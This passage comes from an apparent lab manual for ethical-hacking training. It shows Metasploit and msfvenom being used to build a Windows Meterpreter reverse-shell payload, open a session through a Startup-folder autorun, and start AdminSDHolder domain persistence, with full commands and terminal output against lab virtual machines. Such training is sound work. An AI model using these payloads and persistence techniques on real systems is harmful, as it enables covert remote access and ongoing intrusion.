
```

[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[attacker@parrot]~$ msfconsole
msfconsole - Parrot Terminal
File Edit View Search Terminal Help

[attacker@parrot]~$ msfconsole
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.1.13:8080

```

44. In Metasploit type **use exploit/multi/handler** and press **Enter**.
45. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
46. Type **set lhost 10.10.1.13** and press **Enter** to set lhost
47. Type **set lport 8080** and press **Enter** to set lport.
48. Now type **exploit** to start the exploitation.




```

Metasploit tip: Start commands with a space to avoid saving
them to history

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.1.13:8080

```


49. Switch to the **Windows 11** virtual machine login to **Admin** account and restart the machine so that the malicious file that is placed in the startup folder is executed.



50. Now, switch to the **Parrot Security** virtual machine and you can see that the meterpreter session is opened.

Note: It takes some time for the session to open.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:8080
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:8080 -> 10.10.1.11:49704) at 2022-04-07 04:05:05 -0400

meterpreter > █
```


51. Type **getuid** and press **Enter**, we can see that we have opened a reverse shell with admin privileges.

```

msfconsole - Parrot Terminal
File Edit View Search Terminal Help

Parrot Press SPACE BAR to continue

+ -- ==[ metasploit v6.1.9-dev ]
+ -- ==[ 2169 exploits - 1149 auxiliary - 398 post ]
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: Start commands with a space to avoid saving
them to history

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:8080
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:8080 -> 10.10.1.11:49704) at 2022-04-07 04:05:05 -0400

meterpreter > getuid
Server username: Windows11\Admin
meterpreter >
  
```

52. Whenever the Admin restarts the system, a reverse shell is opened to the attacker until the payload is detected by the administrator.

53. Thus attacker can maintain persistence on the target machine using misconfigured Startup folder.

54. This concludes the demonstration of how to maintain persistence by abusing Boot or Logon Autostart Execution.

55. Close all open windows and document all the acquired information.

56. Turn off the **Windows 11** and **Parrot Security** virtual machines.

Task 7: Maintain Domain Persistence by Exploiting Active Directory Objects

AdminSDHolder is an Active Directory container with the default security permissions, it is used as a template for AD accounts and groups, such as Domain Admins, Enterprise Admins etc. to protect them from unintentional modification of permissions.

If a user account is added into the access control list of AdminSDHolder, the user will acquire "GenericAll" permissions which is equivalent to domain administrators.

Here, we are exploiting Active Directory Objects and adding Martin a standard user in Windows Server 2022, to Domain Admins group through AdminSDHolder.

1. Turn on the **Parrot Security** and **Windows Server 2022** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.
7. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Exploit.exe** and press **Enter**.



```

Applications  Places  System  [Icons]  [Network]  [Sound]  [Volume]  Thu Apr 7, 05:57
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Exploit.exe - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# cd
[root@parrot]~$ #msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~$ #

